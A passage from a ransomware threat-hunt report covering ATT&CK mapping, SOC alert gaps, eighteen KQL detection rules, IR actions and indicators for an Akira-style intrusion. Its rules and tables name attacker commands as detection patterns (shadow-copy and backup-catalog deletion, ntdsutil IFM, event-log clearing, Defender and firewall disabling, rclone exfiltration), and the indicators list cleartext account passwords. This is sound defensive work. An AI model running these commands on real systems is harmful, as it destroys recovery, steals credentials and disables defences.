N3	Anti-recovery on PC1	PC1, 03:30 to 06:00	K23, `vssadmin`, `bcdedit`, `wbadmin`, `wmic shadowcopy`	None. Only FS01 and ADDC01 (B-20).
N4	`akira_svc` account created	All hosts, whole day	K32, command lines and EventCode 4720, 4728, 4732	Lookup only, never created (B-27).
N5	`svc_sql` used after creation	All hosts, 05:23:30 to 23:59	K33, any row mentioning svc_sql	No rows (B-28). Held in reserve.
N6	Credential Manager reads as the theft	All hosts, whole day	K12, EventCode 5379 first and last seen	Starts 00:32 on PC1, before the intrusion; background (B-10, B-43).
N7	AnyDesk as the attacker's remote access	All hosts, whole day	K13, every AnyDesk process, registry and DNS row	PC1 only, present from 01:08 before the lure, consistent with MSP use (B-11). Medium confidence it is not attacker tooling.
N8	More hosts in the telemetry	Whole table	K40, event count by host	Exactly three hosts (B-35).
N9	Exfil from ADDC01 or BACKOFFICE-PC1	All hosts, whole day	D8 test: rclone-style command lines and MEGA DNS	FS01 only (B-51).
N10	Service, Winlogon or IFEO persistence	All hosts, 02:40 to 23:59	K29, command-line and registry sweep	None. Only the Run key, the scheduled task and the accounts (B-24).
N11	Domain Admins granted through `net group`	ADDC01, 05:21 to 05:25	K31 with EventCode 4728	Both `net group` attempts produced no 4728; only Add-ADGroupMember did (B-26).
N12	Credential use toward the six unmonitored hosts	All three hosts, 02:50 to 04:40	Command lines carrying `/user:` or `net use`, or with a spoolsv, notepad or taskhostw parent	Only 172.16.0.8 and 172.16.0.7 were targeted. A whole-day sweep (K49) finds no command line naming any of the six (B-57).
N13	Full LSASS access by anything other than the attacker	All hosts, whole day	D3 test with an allowlist of two system processes	All 9 hits were attacker binaries; SearchIndexer only ever used 0x21410 (B-46).
N14	A host going silent mid-day as a sign of attacker action	All hosts, whole day	D15 test: 10-minute bins, any gap over 30 minutes	None. The telemetry runs unbroken to each host's last event; PC1's end is a clean shutdown (B-56).

ID	Looked for	Where	Method applied	Conclusion
N15	Forged Kerberos tickets after the NTDS.dit theft	ADDC01, 04:35 to 23:59	K51, every 4768, 4769 and 4770 by account, service, encryption type and client	All AES (0x12); no RC4 (0x17) and no tickets for `svc_sql` (B-75, B-76). A golden ticket forged with AES keys would look the same, so this rules out the common forms only (Medium confidence).
N16	Attacker use of accounts on the contacted hosts	ADDC01, whole day	K52, logons and tickets for Administrator and Emily.Grant from HL-EXCH01 and FRONTDESK-PC1	Both predate the intrusion: Emily.Grant from FRONTDESK-PC1 from 00:02:26, Administrator from HL-EXCH01 from 01:23:52, before the 01:57 lure (B-77). Later Kerberos rows are renewals of those sessions.

10 HYPOTHESIS OUTCOME

Outcome: Proved for the three monitored hosts. Two parts of the hypothesis cannot be proved from this telemetry, and they are named below.

Element of the hypothesis	Result	Grounds
Execution from a phishing attachment opened by emily.grant	Proved	F1
Escalation to SYSTEM	Proved	F3
Theft and reuse of the Emily.Grant domain credential	Proved	F4
Lateral movement to HL-FS01 and ADDC01	Proved	F6
Exfiltration of shared-drive data	Proved; volume not provable, copy likely cut short	F9, F11
Theft of the Active Directory database	Copy proved; leaving the network not proved	F13
Destruction of recovery options	Proved on FS01; partial on ADDC01	F12
Akira-style encryption	Proved	F14
Persistent access and C2 left behind	Proved, still live at the end of telemetry	F2, F7, F16
Defences disabled and services stopped before encryption	Proved	F11
Domain controller reached before the 04:28 credential hop	Proved: Emily.Grant from HL-FS01 by remote task at 04:01	F10
A single external operator	Not provable; consistent tradecraft only	Section 4
Intrusion confined to the three monitored hosts	Not proved	F5

Counter-hypothesis rejected on four independent grounds. The counter-hypothesis was that the alerts are the defence stack and MSP tooling tripping over normal activity.

1. **Path.** Every alerting binary is a copy in `C:\Users\Public\` or `C:\ProgramData\Microsoft\`, not the signed Windows file. The real System32 `taskhostw.exe` runs on every host all day and never alerts (7.5, B-7).

2. **Baseline.** Every background candidate (Credential Manager reads, SearchIndexer, AnyDesk, mDNS, BAM, DFSR) starts before the lure and keeps the same shape through the attack (noise baseline, B-43).
3. **Lineage.** One unbroken parent chain runs from the opened archive to every later stage: rundll32 > notepad, rundll32 > fodhelper > taskhostw, taskhostw > spoolsv on each host, and WmiPrvSE first runs on FS01 and the DC (7.3 to 7.8). Background tools never join that chain.
4. **Acts with no administrative reading.** A cleartext domain password in `net use`, an rclone upload of `C:\Shares` to a personal MEGA account, NTDS.dit copied to `Windows\Temp`, and `.akira` files have no maintenance explanation (F4, F9, F13, F14).

What would resolve the open parts: telemetry from the four SMB-contacted hosts (F5), and a continued export past 18:47:29 (F2).

11 ATT&CK COVERAGE

30 techniques observed across 11 tactics, in kill-chain order.

Observed

Tactic	Technique	ID	Evidence ref
Initial Access	Phishing	T1566	7.1, B-1
Defense Evasion	Subvert Trust Controls: Mark-of-the-Web Bypass (ISO in 7z)	T1553.005	7.1, B-1
Execution	User Execution: Malicious File	T1204.002	7.1, B-1
Defense Evasion	System Binary Proxy Execution: Rundll32	T1218.011	7.2, B-1, B-2
Defense Evasion, Privilege Escalation	Process Injection (notepad, spoolsv)	T1055	7.3, 7.6, B-4, B-8
Privilege Escalation	Abuse Elevation Control Mechanism: Bypass UAC (fodhelper)	T1548.002	7.4, B-5, B-6
Defense Evasion	Masquerading: Match Legitimate Name or Location	T1036.005	7.5, 7.11, B-7, B-19
Credential Access	OS Credential Dumping: LSASS Memory	T1003.001	7.6, B-9
Discovery	Remote System Discovery (LDAP SRV, host resolution)	T1018	7.17, B-36
Defense Evasion, Lateral Movement	Valid Accounts: Domain Accounts	T1078.002	7.7, B-12
Lateral Movement	Remote Services: SMB/Windows Admin Shares	T1021.002	7.7, 7.8, B-12
Lateral Movement	Lateral Tool Transfer	T1570	7.7, B-12
Execution	Windows Management Instrumentation	T1047	7.8, B-12, B-14
Execution	Command and Scripting Interpreter: PowerShell (`-enc`)	T1059.001	7.9, B-17
Command and Control	Ingress Tool Transfer	T1105	7.9, B-17

Tactic	Technique	ID	Evidence ref
Credential Access	OS Credential Dumping: NTDS	T1003.003	7.10, B-16
Exfiltration	Exfiltration Over Web Service: to Cloud Storage	T1567.002	7.11, B-18, B-19
Impact	Inhibit System Recovery	T1490	7.12, B-20
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1562.001	7.12, F11, B-62
Defense Evasion	Impair Defenses: Disable or Modify System Firewall	T1562.004	7.12, F11, B-62
Impact	Service Stop	T1489	7.12, F11, B-72
Defense Evasion	Indicator Removal: File Deletion	T1070.004	7.13, F15, B-64
Defense Evasion	Indicator Removal: Clear Windows Event Logs	T1070.001	7.13, B-21, B-22
Persistence	Boot or Logon Autostart: Registry Run Keys	T1547.001	7.14, B-24
Persistence	Scheduled Task/Job: Scheduled Task	T1053.005	7.14, B-24
Persistence	Create Account: Domain Account	T1136.002	7.14, B-26
Persistence, Privilege Escalation	Account Manipulation (Domain Admins, Administrators)	T1098	7.14, B-26
Command and Control	Application Layer Protocol: Web Protocols (443 and 80)	T1071.001	7.15, B-30
Command and Control	Proxy: Domain Fronting (Cloudflare)	T1090.004	7.15, B-29
Impact	Data Encrypted for Impact	T1486	7.16, B-32, B-33, B-34

Hunted, not observed

Tactic	Technique	ID	Why it was in scope
Credential Access	Credentials from Password Stores: Windows Credential Manager	T1555.004	Frequent 5379 reads looked like theft. They predate the intrusion and are background (B-10).
Command and Control	Remote Access Software (AnyDesk)	T1219	AnyDesk is a common Akira access path. On PC1 it predates the lure and fits MSP use (B-11).
Persistence	Create or Modify System Process: Windows Service	T1543.003	Searched `sc create`, `sc config` and `New-Service` in 7.14. None found.
Persistence	Winlogon Helper DLL; Image File Execution Options injection	T1547.004; T1546.012	Registry sweep in 7.14 covered both keys. None found outside BAM and DFSR noise.
Lateral Movement	SMB/Windows Admin Shares toward the four contacted hosts	T1021.002	SMB contact observed (7.17), but no credential use or payload copy toward them. Cannot be confirmed without their telemetry.

Tactic	Technique	ID	Why it was in scope
Exfiltration	Exfiltration from ADDC01 or BACKOFFICE-PC1	T1567.002	MEGA lookups and connections appear only from FS01 rclone. NTDS.dit exfil not observed.

12 DETECTION AND TELEMETRY GAPS

> *All five alerts fired on real stages of this intrusion, but none led to containment. Two were dismissed, one was acknowledged and left, and two arrived after hours with no one on shift.*

SOC alerts against the telemetry

Alert (UTC)	Outcome	What the telemetry shows	Gap
02:16 Suspicious email attachment, invoice-themed archive to emily.grant	Dismissed 02:41 by MSP L1; sender looked like a known vendor	The first archive was already open at 01:57 and had run three times by 02:00. The second lure arrived at 02:24, before the dismissal.	Alert names `Invoice-HLD-2026-0291.7z`; endpoint shows `Vendor_Invoice_Review.7z` and `Harborlight_Insurance_Claims.7z`. With no mail logs in Sentinel the names cannot be reconciled.
02:33 Rundll32 executing DLL from unusual path, PC1	Dismissed 02:48 as a false positive ("rundll32 is legitimate")	`D:\review.dll` at 01:59:15 and `E:\review.dll` at 02:25:06, with C2 from 02:25:07. The alert's parent `explorer.exe` matches the D: runs.	The DLL path was never checked and the alert was not tied to the 02:16 email alert 17 minutes earlier.
02:38 LSASS memory access from non-system process, PC1 (PROCESS_VM_READ)	Acknowledged 03:02, not escalated, no containment	The only LSASS access near 02:38 is SearchIndexer 0x21410 (02:35:47, 02:37:03). The real dump is `spoolsv.exe` with 0x1fffff at 02:49:46.	Medium confidence the rule fired on background and missed the dump, because spoolsv is a system process. The rule is scoped to the wrong condition.
03:45 Anomalous outbound HTTPS volume, FS01 (late)	Not reviewed; no after-hours analyst	At 03:45 FS01 traffic was C2 to Cloudflare (from 03:35) and toolkit staging (from 03:44). rclone ran 03:58:33 to 04:03:57, after the alert.	A volume threshold on 443 alone. The bulk upload went over port 80 and was never alerted. The alert's 30-minute lead-in is not supported by the telemetry.
05:14 Mass file extension change, three hosts (late)	Not reviewed; staff found it at 08:30	Encryption started 05:13:04 on FS01, 05:14:15 on ADDC01, 05:17:32 on PC1.	By then data was out, recovery destroyed and logs wiped. The alert's 12-minute lead-in is not supported; the rule fired within about one minute.

Gaps, ranked by leverage

Leverage is how early in the chain a fix would have stopped the attacker, and how many later stages it would have covered.

Rank	Gap	Impact	Fix	Owner
1	No after-hours triage and no cross-alert correlation	Three alerts between 02:16 and 02:38 named the same user and host and were never linked	Group alerts by host and user in a rolling window; page on-call for any High on a host with an open alert (D16)	Pacific Watch SOC
2	LSASS rule scoped to non-system processes and VM_READ	The 0x1fffff dump by spoolsv at 02:49 was not the alerting event	D3: full-access masks from any source outside an allowlist	Detection Engineering
3	Flat 172.16.0.0/24 network	A workstation reached the file server and DC directly over SMB and WMI	Segment workstations, servers and DCs; restrict SMB and WMI to admin hosts	Harborlight IT / Network
4	No UAC-bypass or injection rules	Escalation at 02:42 and the spoolsv takeover at 02:47 raised nothing	D2 and D4	Detection Engineering
5	No rules for log clearing, `ntdsutil` IFM or recovery inhibition	The 03:42:36 wipe, the NTDS.dit copy and shadow deletion raised nothing	D5, D6, D7. D6 would have fired 90 minutes before encryption	Detection Engineering
6	Exfil detection is a volume threshold on 443	Renamed rclone uploading over port 80 to MEGA was never alerted	D8: rclone-style command lines and MEGA lookups, any port	Detection Engineering
7	No newly-seen-domain or beacon detection	14,218 C2 connections over 16 hours raised nothing	Baseline DNS per host; flag first-seen domains with regular callbacks	Detection Engineering
8	No alert on privileged group changes	`svc_sql` became a Domain Admin at 05:22:57 unseen	D9 (with the `toint()` fix)	Detection Engineering
9	Responders logged on interactively to an infected host	The 13:45 Administrator logon on FS01 relaunched the backdoor (F16)	Remove persistence and work through remote collection before any interactive logon	IR / Coastal MSP
10	Six hosts send no telemetry, including HL-EXCH01 and HL-JMP01	Scope cannot be bounded (F5)	Deploy Sysmon and forwarding to every host on the subnet	Harborlight IT / Coastal MSP
11	Process-creation events missing for some attacker binaries	MsMpEng and OneDriveSync on FS01 are invisible to process-creation rules (B-54)	Check the Sysmon config for excluded paths; key masquerade rules on every event type (D10)	Detection Engineering
12	Telemetry ends 14:28 to 18:47 with C2 still live	When access ended is unknown	Extend the export and keep collecting through containment	Harborlight IT / IR
13	No mail gateway data in Sentinel	Sender, recipients and attachment names cannot be verified	Connect mail gateway logs	Harborlight IT
14	Local event logs can be cleared by an admin	Local evidence destroyed on all hosts	Keep forwarding as the system of record; alert on 1102 and `wevtutil cl` (D6)	Harborlight IT

13 NEW DETECTIONS AUTHORED

Eighteen behaviour-based rules, D1 to D18, each tested against this data (B-44 to B-55, B-67 to B-73). Three failed their first test and were fixed. Every rule that ran returned only attacker activity, with the one tuning gap noted on D4. Full KQL is in Appendix A.2 and A.4.

ID	Rule and ATT&CK	Logic and data source	Against this data	Caveats (false positives)	Status
D1	rundll32 loading a DLL from a mounted or user path (T1218.011)	EventID 1 rundll32 with a non-C: drive or a `Users`, `ProgramData` or `Temp` DLL	4 hits, 4 attacker, 0 false (B-44)	Vendor installers that run rundll32 from Temp; allowlist by signed parent and DLL hash	Tested
D2	ms-settings handler hijack (T1548.002)	EventID 13 under `ms-settings\shell\open\command` (`contains`), or a non-system child of fodhelper	4 hits, 4 attacker, 0 false (B-45)	Near-zero legitimate use. `has` misses the key under `HKU\<SID>_Classes`	Tested
D3	Full-access handle to LSASS (T1003.001)	EventID 10 to lsass with 0x1fffff, 0x1010 or 0x1410, source outside an allowlist	9 hits, 9 attacker, 0 false; SearchIndexer correctly excluded (B-46)	EDR, AV and backup agents; allowlist by full path, never by name	Tested
D4	Injection into a service or trusted process (T1055)	EventID 8 into spoolsv, notepad or svchost from a user-writable path or rundll32	8 hits, 8 attacker, 0 false (B-47). Misses spoolsv > notepad (02:56 to 02:58) because spoolsv is a System32 source	Accessibility and AV tools create remote threads; tune per estate	Tested, gap noted
D5	ntdsutil IFM (T1003.003)	EventID 1 `ntdsutil` with `ifm` or `create full`	4 hits, 4 attacker, 0 false (B-48)	Legitimate when building a new DC; require a change ticket	Tested
D6	Event-log clearing (T1070.001)	`wevtutil cl` of three or more channels in 5 minutes, or any Security clear	7 bursts, 7 attacker, 0 false (B-49)	Rare outside rebuilds; treat any Security clear as High	Tested
D7	Recovery inhibition (T1490)	`vssadmin delete shadows`, `wmic shadowcopy delete`, `bcdedit` recovery or boot-status, `wbadmin delete catalog`	13 hits, 13 attacker, 0 false (B-50)	Backup software may resize shadow storage; deletion with `/quiet` should still alert	Tested
D8	rclone-style cloud exfil, any port (T1567.002)	`--config` with `copy` or `sync`, or a MEGA lookup (`endswith`) from a non-browser	42 hits, 42 attacker, 0 false (B-51)	Sanctioned rclone backups; allowlist by path and remote	Tested
D9	Privileged group change (T1098, T1136.002)	EventCode 4728 or 4732 in a 10-minute window, codes converted with `toint()`	First run: no results (B-52). Fixed: 1 window, ADDC01 05:20, 4720, 4728 and 4732, 0 false (B-53)	Onboarding and role changes; route to change management	Fixed and retested

ID	Rule and ATT&CK	Logic and data source	Against this data	Caveats (false positives)	Status
D10	Windows binary name from the wrong folder (T1036.005)	System binary names under `Users\Public` or `ProgramData\Microsoft`, any event type, excluding Defender's `Platform` folder	First run on EventID 1: 4 of 6 binaries (B-54). Widened: 6 of 6, 0 false (B-55)	Real Defender `MsMpEng.exe` lives in `ProgramData\Microsoft\Windows Defender\Platform`; keep that exclusion	Revised and retested
D11	Admin-share or remote-WMI lateral movement (T1021.002, T1047)	EventID 1 `net use` to a `C$`/`ADMIN$` share, `wmic /node:`, or a copy to an admin share	4 hits, 4 attacker, 0 false (B-67). Misses the two copies to already-mapped drive letters	Admin scripts and SCCM; allowlist by source host	Tested, gap noted
D12	Beaconing to one external IP (T1071.001)	EventID 3, a non-browser image, 100+ connections to one external IP across 3+ hours	14 rows, all attacker backdoors to the two Cloudflare IPs, 0 false (B-68)	Software-update and telemetry agents; allowlist by image and destination	Tested
D13	File dropped into a Startup folder (T1547.001)	EventID 11 writing into `Start Menu\Programs\Startup`	4 hits, `updater.exe` ransom notes on FS01, 0 false (B-69)	Installers add startup shortcuts; alert on scripts and executables, not `.lnk`	Tested
D14	Network activity from a binary with no process-create (telemetry gap)	EventID 3/22 from a user-path image with no EventID 1 row for it	5 rows: 3 attacker (MsMpEng, OneDriveSync, wsync), 2 false (Defender Platform, per-user OneDrive) (B-70)	Exclude signed per-user apps; this finds Sysmon config gaps as much as attackers	Tested, tuning needed
D15	A host going silent for over 30 minutes (T1070)	10-minute event bins per host, gaps over 30 minutes	No results: telemetry is unbroken (no screenshot kept; N14)	Maintenance windows; pair with shutdown events	Tested, no hits
D16	Two or more detections on one host within an hour (correlation)	Union of D1 to D7, grouped by host and hour, 2+ distinct rules	PC1 02:00 (D1, D2, D3), FS01 and DC 04:00, 0 false (B-71)	Fires when a second distinct rule lands in the same hour: D2 at 02:40:41 on PC1. Depends on D1 to D7 being deployed	Tested
D17	Service-stop or process-kill burst (T1489)	10+ `net stop` or `taskkill /im` from one parent in a minute	3 bursts, all `update.bat`, 0 false (B-72)	Patch and backup maintenance; scope to ransomware service lists	Tested
D18	Defender or firewall tampering (T1562.001, T1562.004)	`Set-MpPreference -Disable`, Defender policy reg keys, `netsh advfirewall ... off`, stopping WinDefend/Sense	44 hits, all `update.bat`, 0 false (B-73)	Almost no legitimate use; treat as High	Tested

Deploy first: D16, D3, D6 and D8.

- **D16** answers the top-ranked gap. The core failure was alerts on PC1 that no one linked; D16 joins the per-stage rules into one page at 02:40:41, before the LSASS dump and 53 minutes before lateral movement. It runs on top of D1 to D7, so it ships with them.
- **D3** catches the earliest high-confidence step on every host (02:49 on PC1, then FS01 and the DC), and it replaces the LSASS rule that missed the dump.
- **D6** would have fired at 03:42:36, 90 minutes before encryption, and log clearing has almost no legitimate use.
- **D8** covers the extortion lever: it catches the exfil on any port, which the volume rule never alerted on.

Testing caveat. This is one day on three hosts. Zero false positives here is not a production false-positive rate. Each rule should run silently against a week of baseline before it alerts.

14 HANDOVER TO IR

Compromise is confirmed, so this hunt stops here and the IR report starts.

Compromise confirmed	Yes
Handed to	Incident Response, with Harborlight IT and Coastal MSP
Time of handover (UTC)	2026-10-12, on issue of this report (version 1.3)
Immediate risks flagged	Live C2 on all three hosts; a Domain Admin backdoor account; every domain hash exposed via NTDS.dit; shared-drive data held by the attacker; four contacted hosts of unknown state; recovery destroyed on the file server; a responder logon at 13:45 already relaunched the backdoor on FS01 (F16)

Immediate actions, in order

Each action is paired with the naive move it rejects.

#	Correct action	Naive move it rejects	Why
1	Block `cdn.cloud-endpoint.net` and `sync.cloud-endpoint.net` at DNS and proxy	Blocking 104.21.30.237 and 172.67.174.46	Shared Cloudflare addresses: the block breaks legitimate sites and the attacker re-points (F2)
2	Isolate the three hosts at the network and keep them powered for memory capture	Shutting down or reimaging straight away	The injected code in spoolsv and notepad lives in memory and is lost at power-off (F3)
3	Remove persistence and collect remotely before anyone logs on	Logging on interactively to investigate	A responder's 13:45 console logon on FS01 relaunched the backdoor through the Run key (F16)
4	Disable `svc_sql` and remove it from Domain Admins and Administrators; reset Emily.Grant	Resetting only Emily.Grant, the account in the alerts	`svc_sql` is a Domain Admin that survives every host rebuild (F7)
5	Reset every domain password and rotate `krbtgt` twice, after the backdoors are gone	Resetting passwords while the backdoors still run	The attacker re-dumps LSASS or NTDS.dit and has the new passwords within minutes (F4, F13)

#	Correct action	Naive move it rejects	Why
6	Rebuild the three hosts	Deleting only the known files	`RuntimeBroker.exe` was staged and never seen running, so its purpose is unknown (7.9)
7	Triage the four SMB-contacted hosts, starting with HL-EXCH01	Treating the scope as three hosts	The injected process reached all four over SMB at 02:57 (F5)
8	Restore FS01 from offline backup	Restoring from shadow copies or the Windows backup catalog	Both were destroyed twice by `update.bat` (F12)
9	Start the privacy assessment for `C:\Shares` now, and report `jwilson.vhr@proton.me` and `HARBORLIGHT-exfil` to MEGA	Waiting for an exfil volume	The telemetry cannot produce a volume figure (F9)

Indicators for IR

Type	Indicator	Context
Domain	`cdn.cloud-endpoint.net`	Primary C2, all backdoors
Domain	`sync.cloud-endpoint.net`	Toolkit staging (PowerShell `IWR`)
IP (shared CDN)	104.21.30.237, 172.67.174.46	Cloudflare front for both domains; context only
File	`Vendor_Invoice_Review.7z`, `Harborlight_Insurance_Claims.7z` and their `.iso`	Phishing lures
File	`review.dll` (export `StartW`)	First-stage payload
File	`C:\Users\Public\taskhostw.exe`	Primary backdoor, all hosts
File	`C:\Users\Public\OneDriveSync.exe`, `C:\ProgramData\Microsoft\OneDriveSync.exe`	Second backdoor, ADDC01 and FS01
File	`C:\ProgramData\Microsoft\wsync.exe`	Third backdoor, FS01
File	`C:\ProgramData\Microsoft\RuntimeBroker.exe`	Staged, never seen running
File	`C:\ProgramData\Microsoft\MsMpEng.exe`, `rclone.conf`, `config.dat`	rclone and its config
File	`C:\ProgramData\Microsoft\update.bat`	Kill script: disables defences, stops services, destroys recovery (F11)
File	`C:\Users\Public\defender.bat`, `C:\ProgramData\Microsoft\defender.bat`	Log-wipe and file-deletion script (F15)
Folder	`C:\Windows\System32\Tasks\ptMSXbEj`, `C:\Windows\Temp\CNxHwPSo`	Remote-task artifacts on ADDC01 (F10)

Type	Indicator	Context
Account	local `helpdesk` on BACKOFFICE-PC1, local Administrator on HL-FS01	Responder logons at 13:45 to 13:49; reset after the hosts are rebuilt
File	`updater.exe` (`C:\Users\Public\` , `C:\ProgramData\Microsoft\`)	Encryptor
File	`akira_readme.txt` , extension `.akira`	Ransom note, encrypted files
Folder	`C:\Windows\Temp\ntds`	NTDS.dit IFM output on ADDC01
Account	HARBORLIGHT\Emily.Grant (password `Dental2024!`)	Stolen, used for lateral movement
Account	`svc_sql` (password `Summer2024!`)	Backdoor Domain Admin
Account	`jwilson.vhr@proton.me`	MEGA account receiving the data
Registry	`HKLM\...\CurrentVersion\Run\SecurityHealth`	Persistence, FS01
Task	`WindowsUpdate` (onstart, SYSTEM)	Persistence, FS01
Registry	`HKCU\Software\Classes\ms-settings\shell\open\command`	UAC bypass, PC1

15 NEXT-HUNT LEADS

Lead	Why it is worth hunting	Data needed
Whether the SYSTEM startup task `WindowsUpdate` fires at the next boot of FS01	FS01 did not restart in the window (N14), so the task never ran; at the next boot it relaunches the backdoor before anyone logs on	Task Scheduler and process-creation events from FS01's next boot, or remove the task before rebooting
SMB contact with four unmonitored hosts at 02:57 to 02:59	HL-EXCH01 is high-value; any of the four could hold a fourth backdoor (F5)	Sysmon or EDR triage from all four; their Security logs from 02:50 onward
`RuntimeBroker.exe` staged on FS01 at 03:44:56 and never seen running	Unknown purpose; it may be a dormant fallback implant	File hash and contents from FS01; FS01 telemetry after 14:47
Where the NTDS.dit copy went	Determines whether offline hash cracking is under way	File and network telemetry from ADDC01 for `C:\Windows\Temp\ntds` after 04:35
Activity after 18:47:29	C2 was still live; the attacker may have acted again	Continued export of `HarborlightDental_CL` beyond 2026-02-04
Any use of `svc_sql`	The account was created and held, not used, in this window	Security 4624, 4768, 4769 for `svc_sql` on all DCs going forward
How the lure reached emily.grant	Other staff may have received it	Mail gateway logs for `billing@hartfield-supply.com` and the archive names

Lead	Why it is worth hunting	Data needed
Same infrastructure elsewhere in the MSP's estate	Coastal MSP serves other clients; the operator may reuse `cloud-endpoint.net`	DNS logs across MSP-managed tenants

16 APPENDICES

Appendix A. Full queries

A.1 Hunt queries (K1 to K43)

Every hunt query in the order it appears in section 7. The sixteen shown in full in section 7 are listed here by reference; the rest are given in full. K22 is the one reconstruction and is marked.

K1. First delivery query, 02:00 to 03:00 (window too late). Section 7.1, 7.19; evidence B-2.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:00) .. datetime(2026-02-04 03:00))
| where host == "BACKOFFICE-PC1"
| where EventID in (1, 11)
| where TargetFilename has_any ("Invoice", ".7z") or CommandLine has_any ("Invoice", ".7z", "rundll32")
| project EventTime, EventID, Image, ParentImage, CommandLine, TargetFilename, IntegrityLevel
| sort by EventTime asc
```

K2. Delivery and execution chain, 01:57 to 02:26. Section 7.1; evidence B-1.

Full text as run in section 7.1.

K3. First-lure registry writes, 01:59 to 02:01. Section 7.2; evidence B-3.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 01:59) .. datetime(2026-02-04 02:01))
| where host == "BACKOFFICE-PC1" and EventID == 13
| project EventTime, Image, TargetObject
```

K4. rundll32 injection into notepad. Section 7.3; evidence B-4.

Full text as run in section 7.3.

K5. ms-settings UAC bypass, 02:40 to 02:43. Section 7.4; evidence B-5.

Full text as run in section 7.4.

K6. Elevated taskhostw under fodhelper. Section 7.4; evidence B-6.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:40) .. datetime(2026-02-04 04:00))
| where host == "BACKOFFICE-PC1" and EventID == 1
| where Image has @"Users\Public" or ParentImage has_any (@"Users\Public", "fodhelper", "notepad")
| project EventTime, Image, ParentImage, CommandLine, IntegrityLevel
| sort by EventTime asc
```

K7. taskhostw.exe by path and host. Section 7.5; evidence B-7.

Full text as run in section 7.5.

K8. taskhostw into spoolsv (EventID 8), all hosts. Section 7.6; evidence B-8.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 8
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where SrcImg has "taskhostw" and TgtImg has "spoolsv"
| summarize Injections = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime) by host, SrcImg, TgtImg
```

K9. LSASS access summary, all hosts (failed: reserved words). Section 7.6, 7.19; evidence B-37.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:00) .. datetime(2026-02-04 05:30))
| where EventID == 10
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TgtImg has "lsass"
| summarize hits = count(), first = min(EventTime), last = max(EventTime) by host, SrcImg, granted_access
```

K10. LSASS access summary, all hosts (renamed). Section 7.6; evidence B-46 (same rows).

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:00) .. datetime(2026-02-04 05:30))
| where EventID == 10
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TgtImg has "lsass"
| summarize hits = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime) by host, SrcImg,
granted_access
```

K11. LSASS access on PC1, 02:30 to 03:00. Section 7.6; evidence B-9.

Full text as run in section 7.6.

K12. Credential Manager reads (5379) by host. Section 7.6; evidence B-10.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventCode == 5379
| summarize Reads = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime) by host
```

K13. AnyDesk activity, all hosts. Section 7.6; evidence B-11.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where Image has "AnyDesk" or ParentImage has "AnyDesk" or TargetFilename has "AnyDesk" or CommandLine has
"AnyDesk"
| project EventTime, host, EventID, Image, ParentImage, CommandLine, TargetFilename, DestinationIp,
DestinationPort
| sort by EventTime asc
```

K14. First hop as a network event (dead end). Section 7.7, 7.19; evidence B-13.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:30) .. datetime(2026-02-04 03:40))
| where host == "BACKOFFICE-PC1" and EventID == 3
| where Image has "spoolsv" or DestinationIp == "172.16.0.8"
| project EventTime, Image, DestinationIp, DestinationPort
| sort by EventTime asc
```

K15. Lateral movement: credential use, payload copies, backdoor first runs. Section 7.7, 7.8; evidence B-12.

Full text as run in section 7.7.

K16. ADDC01 after 04:29: commands and connections to other hosts. Section 7.8; evidence B-14.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:29) .. datetime(2026-02-04 23:59))
| where host == "ADDC01" and EventID in (1, 3)
| where CommandLine has_any ("172.16.0.8", "HL-FS01", "BACKOFFICE", "/node", "process call create", "Invoke-
WmiMethod", "Invoke-Command")
    or (EventID == 3 and DestinationIp startswith "172.16.0." and DestinationIp != "172.16.0.7")
| project EventTime, EventID, Image, ParentImage, CommandLine, DestinationIp, DestinationPort
| sort by EventTime asc
```

K17. ADDC01 WMIC and spoolsv children, 04:40 to 04:50. Section 7.8, 7.12; evidence B-15.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:40) .. datetime(2026-02-04 04:50))
| where host == "ADDC01" and EventID == 1
| where Image has "wmic" or ParentImage has "spoolsv" or CommandLine has "wmic"
| project EventTime, Image, ParentImage, CommandLine
| sort by EventTime asc
```

K18. FS01 and PC1 WMI children and OneDriveSync, 04:42 to 04:55. Section 7.8; evidence B-39.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:42) .. datetime(2026-02-04 04:55))
| where host in ("HL-FS01", "BACKOFFICE-PC1") and EventID == 1
| where ParentImage has "WmiPrvSE" or CommandLine has_any ("vssadmin", "wmic", "OneDriveSync")
| project EventTime, host, Image, ParentImage, CommandLine
| sort by EventTime asc
```

K19. Decoded PowerShell -enc on FS01. Section 7.9; evidence B-17.

Full text as run in section 7.9.

K20. ntdsutil IFM on ADDC01. Section 7.10; evidence B-16.

Full text as run in section 7.10.

K21. FS01 outbound 443 by image. Section 7.11; evidence B-18.

Full text as run in section 7.11.

K22. rclone detail on FS01, all ports, 03:55 to 04:05. Section 7.11; evidence B-19, B-40. Reconstructed from the result columns; the query editor is not in the screenshots.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:55) .. datetime(2026-02-04 04:05))
| where host == "HL-FS01"
| where Image has "MsMpEng" or CommandLine has "MsMpEng"
| project EventTime, EventID, Image, ParentImage, CommandLine, DestinationIp, DestinationPort
| sort by EventTime asc
```

